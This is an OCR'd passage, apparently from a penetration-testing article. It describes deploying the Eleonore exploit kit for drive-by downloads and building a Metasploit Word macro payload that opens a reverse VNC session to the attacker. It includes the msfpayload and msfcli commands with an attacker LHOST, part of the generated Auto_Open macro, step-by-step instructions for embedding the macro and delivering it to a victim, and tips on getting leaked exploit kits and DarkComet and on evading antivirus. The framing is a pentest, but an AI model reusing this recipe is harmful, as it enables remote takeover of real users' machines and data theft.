
Other exploit kits can be used such as Black Hole. It is sufficient to *googling around* to get an old or leaked version. My preferred are Phoenix Pack and Black Hole, but they require more technical capability to be fully domesticated. Keep in mind that it is essential to use a clean exploit pack, so before adopting it in a real environment, it's mandatory to carry out accurate tests in a lab environment and reverse engineer it in order to avoid bad surprises. It's not unusual to get a download link of a backdoored version of a pack containing a malware itself.

To complete the Test an additional request is necessary to our Customer: to let the Client connect without a Proxy. This is obviously a situation where our



Eleonore Exploits pack version 1.4.1
Please enter your login and password.

Figure 2. *Eleonore Exploit Pack Access GUI*



Eleonore exploits pack version 1.4.1 for ....
Fast statistic :
Traffic: 2 / Loads: 0 / Percent: 0.00%

Create new seller

Seller:	Stats:	Delete:	Clear:	Links:
1	0 / 0 / 0%	Delete seller	Clear stats	Links info

All rights reserved by *ExManoize*.

Figure 3. *"Re$$eler" page*


Client could argue about the validity of the test, but we must consider the chance that our victim is attacked when he/she is not in the Company for example when connecting from home. The goal is to analyze the exploitability of the System and what happens when the exploited computer comes back inside the Company's network already infected with a Trojan.

Once the Exploit Kit is ready we can start the session.

In general there are two main strategies that Eleonore uses to launch Drive-by Download:

- Attacks against System's API.
- Attacks that exploit vulnerabilities in Web browsers, or their plug-ins (Figure 1).

The Eleonore interface is very easy to manage unlike most malware management tools and doesn't need to generate or create executables via specific software (usually called *builder*). The system is already complete and the Web Interface is required to view statistics and create `Re$$eler` groups, or groups of clients infected by the attack, surveyed by



Eleonore exploits pack version 1.4.1 for ....
Fast statistic :
Traffic: 2 / Loads: 0 / Percent: 0.00%

Local file upload:

Remote file upload from url:
http://

upload file information

Date:	Time:	URL from upload:	File size:
			113KB (115712 bytes)

All rights reserved by *ExManoize*.

Figure 4. *Files section*




Figure 5. *Functional scheme of our attack*

the malicious webserver and organized into *display groups*.

This structure can be segmented and branched so that it's easy to *sell* a group of victims to a third party (by the creation of a specific administrator account and linking it to the specific *seller* group) and this confirms what can be done when the attacker discover an interesting target to somebody else.

Eleonore realizes the attack through the home page of its site: *index.php*.

For its implementation the `/stat.php` is required.

Access to the management page is password protected; the credentials are configured as clear-text in `/config.php`.

Figure 2 shows the login panel to the administrative part of Eleonore Exploit Pack.

Having administrative credentials, the server provides access to `Re$$eler` management pages and statistics.


Eleonore `Re$$eler` pages allows the administrator, to create new accounts, specific instances of control related to them and then create links to the management of these new instances (Figure 3).

The *Files* section provides options to make the upload of malicious components in addition to those already covered by Eleonore and utilized to perform the first phase of the attack. This is where we put the Trojan or Stealer executable.

These components can be included within the Eleonore site or referred from other sites through URL address (Figure 4).

The malicious files can be processed and integrated on Eleonore wake-up. Therefore, they can be injected directly into the carrier. For example, a successful RAT installation is achieved after exploitation as shown in the Figure 5.

On the *Main* page we can see the statistics organized by Operating System, Browser, Version and a view of the top ten countries of origin of the targets. This is not interesting for us, but is part of the attack framework (Figure 6).



Eleonore exploits pack version 1.4.1 for ....
Fast statistic :
Traffic: 2 / Loads: 0 / Percent: 0.00%

Operation Systems:	Totals:
Windows XP	2


Sploit:	Loads:

Browsers:	Traffic:	Loads:	Percent:
FireFox 3.6.3	1	0	0
MSIE 8.0	1	0	0
Total stats:	2	0	0.00 %

Top 10 countries:	Totals:
Unknown	2

All rights reserved by *ExManoize*.

Figure 6. *Eleonore GUI: "Main" page after a successful infection*



```
                ' @@@ @@   @@    ,
                 `.@@@@    @@   .
                  ',@@     @   ;
                  (   3 C    )     /|___ / Metasploit! \
                  ;@'. __*__,."    \|--- \_____________/
                   '(.,....."/

       =[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- --=[ 716 exploits - 361 auxiliary - 68 post
+ -- --=[ 226 payloads - 27 encoders - 8 nops
       =[ svn r13462 updated 204 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 204 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

msf > msfpayload windows/vncinject/reverse_tcp LHOST=192.168.2.109 V > /tmp/Blac
ksun.bas
[*] exec: msfpayload windows/vncinject/reverse_tcp LHOST=192.168.2.109 V > /tmp/
Blacksun.bas

msf >
```

Figure 7. *Creating the Macro with the payload*

If the attack is successful, the attacker can now steal information, control the victim session or he can inject further payloads to ensure persistence inside the victim.

As we can conclude the attack is trivial, we must lure one or more Clients to connect to our Web Server and once they connect they will be exploited. The success ratio depends on the victims defenses.

Speaking about Trojans we must consider those that use an encrypted communications via SSL/TLS such as VertexNet or DarkComet.

They are extremely good software with many potential capabilities and highly customizable with a simple builder. The differences with other malicious tools are very limited. In fact DarkComet, in its early version has been used even by Russian and Chinese crews to support their crimes.

The reason why it is now deprecated by the Black Hat community is due to the fact that DarkComet has become "mainstream", so it's too evident and easily identifiable for massive crimes, nevertheless sometime it can be adopted by packing its executable with a specific crypter.

Both programs are developed by DarkCoderSC a very talented French coder. You can find DarkComet v5 at the following link: *http://www.darkcomet-rat.com/*.




Figure 8. *Locating and copying the Macro*




Figure 9. *Opening Visual Basic editor in Word*




Microsoft Visual Basic - Document1
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Save Document1 Ctrl+S
Import File... Ctrl+M
Export File... Ctrl+E
Remove
Print... Ctrl+P
Close and Return to Microsoft Word Alt+Q
Type a question for help


Figure 10. *Importing the Macro*



File name: Blacksun

Files of type: VB Files (*.frm;*.bas;*.cls)


Figure 11. *Locating and selecting the Macro for import*


Microsoft Visual Basic - Document1
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 306, Col 48
Document1 - Module1 (Code)
(General)
Workbook_Open
Type a question for help

```
'Created by msfpayload (http://www.metasploit.com).
'Payload: windows/vncinject/reverse_tcp
' Length: 290
'Options: {"LHOST"=>"192.168.2.109"}

'**************************************************************
'*
'* This code is now split into two pieces:
'*  1. The Macro. This must be copied into the Office document
'*     macro editor. This macro will run on startup.
'*
'*  2. The Data. The hex dump at the end of this output must be
'*     appended to the end of the document contents.
'*
'**************************************************************
'*
'* MACRO CODE
'*
'**************************************************************
Sub Auto_Open()
        Xadet12
End Sub
Sub Xadet12()
        Dim Xadet7 As Integer
        Dim Xadet1 As String
        Dim Xadet2 As String
        Dim Xadet3 As Integer
        Dim Xadet4 As Paragraph
        Dim Xadet8 As Integer
        Dim Xadet5 As Boolean
        Dim Xadet6 As Integer
        Dim Xadet11 As String
        Dim Xadet9 As Byte
        Dim Wkcyomcoor As String
```

Figure 12. *Viewing the Macro*



File name: WordDoc
Save as type: Word Macro-Enabled Document
Authors: LAB
Tags: Add a tag
☐ Save Thumbnail


Figure 13. *Saving to a new ".doc" file*

It's legit and it is very useful for a Pen Test task like the one we are describing.

In a following document I will expand the Mitigation aspects and describe what we (Pen Tester) expect from the Customer Staff about the infection running inside their network.

The conservative approach: using Metasploit and Macros to test.

In this part of the document we will discuss and show how the Metasploit payload feature can be used for a Reverse VNC connection which can be hidden in a Word file to get VNC desktop of the remote user (Victim).



```
              ;@'. __*__,."    \|--- \_____________/
               '(.,....."/


       =[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- --=[ 716 exploits - 361 auxiliary - 68 post
+ -- --=[ 226 payloads - 27 encoders - 8 nops
       =[ svn r13462 updated 204 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 204 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

msf > msfpayload windows/vncinject/reverse_tcp LHOST=192.168.2.109 V > /tmp/Blac
ksun.bas
[*] exec: msfpayload windows/vncinject/reverse_tcp LHOST=192.168.2.109 V > /tmp/
Blacksun.bas

msf > msfcli multi/header PAYLOAD=windows/vncinject/reverse_tcp LHOST 192.168.2.
109 DisableCourtesyShell=True E
[*] exec: msfcli multi/header PAYLOAD=windows/vncinject/reverse_tcp LHOST 192.16
8.2.109 DisableCourtesyShell=True E
```

Figure 14. *Disabling shell on Victims machine*

Metasploit will create a macro for Microsoft Word, which once implemented when a user opens the word file, a reverse VNC is established with the target system. Often the Word file that contains the macro is difficult to be identified and filtered by an Antivirus, expecially if the Metasploit payload is encrypted. We will discuss encryption in one of our future paper.

The attack in this case is very easy to prepare:

- We begin by creating a macro to be integrated with a Microsoft Word document. In our test the macro will be called *Blacksun.bas*. This can be done by executing the command from the Meterpreter [3] command line:




Figure 15. *VNC connection established*

References

- Bulletproof hosting is a service provided by some domain hosting or web hosting firms that allows their customer considerable leniency in the kinds of material they may upload and distribute. This leniency has been taken advantage of by spammers and providers of online gambling or pornography. Source: *http://en.wikipedia.org/wiki/Bulletproof_hosting* [1]
- The tool is a little old, but it's good as a foundation for this type of test. In fact it can be also modified easily with the support of a good .PHP developer. Part of its code is obfuscated so it requires reverse engineering to process PHP files to get the original source, but nevertheless it is a "clean" and, once we have configured its webserver it could be adopted as a good attack base for Local or Remote testing. [2]
- We have used Metasploit 4.0 version inside a Backtrack 4 System [3]

```
msf> msfpayload windows/vncinject/reverse_tcp LHOST
=192.168.2.109 V > /tmp/Blacksun.bas
```


The LHOST parameter will be the IP address of our attacking machine where we will listen to the incoming connection from the Victim. The IP address can be Public, but in this case the complexity of the environment and the presence of Firewalls and Intrusion Prevention Systems could lead to problems to complete the attack (Figure 7).

- The newly created file will be located under the `tmp` directory. The location may vary depending on command executed in step 1. Once the file is located, transfer it to a Windows PC where Microsoft Office 2003/2007 is present. In our tests we used Office 2007 (Figure 8).
- Create a new Word document. Go to: *Tools > Macro > Visual Basic Editor in Office 2003* or press Alt+F11 in Office 2007 to open the Visual Basic Editor (Figure 9).
- Go to: *File > Import* (Figure 10).
- Import *Blacksun.bas* that was created in step 1 (Figure 11).
- Once imported, you will see the VB script on the left column under *Modules* (Figure 12).
- You can save the document as a ".doc" file (Figure 13).

Now, this file can be sent via email or copied to the Victims machine. As soon as the user opens the word file, a reverse VNC connection is established with the server.

The user will be asked if he/she wished to accept or not to run the macro, if accepted, the connection will be initiated, and the VNC client will open on the server.

- The default for all VNC payloads is that `DisableCourtesyShell` is set to `FALSE`. This `WILL` give



```
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "lab-cs8kxw39yi5"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
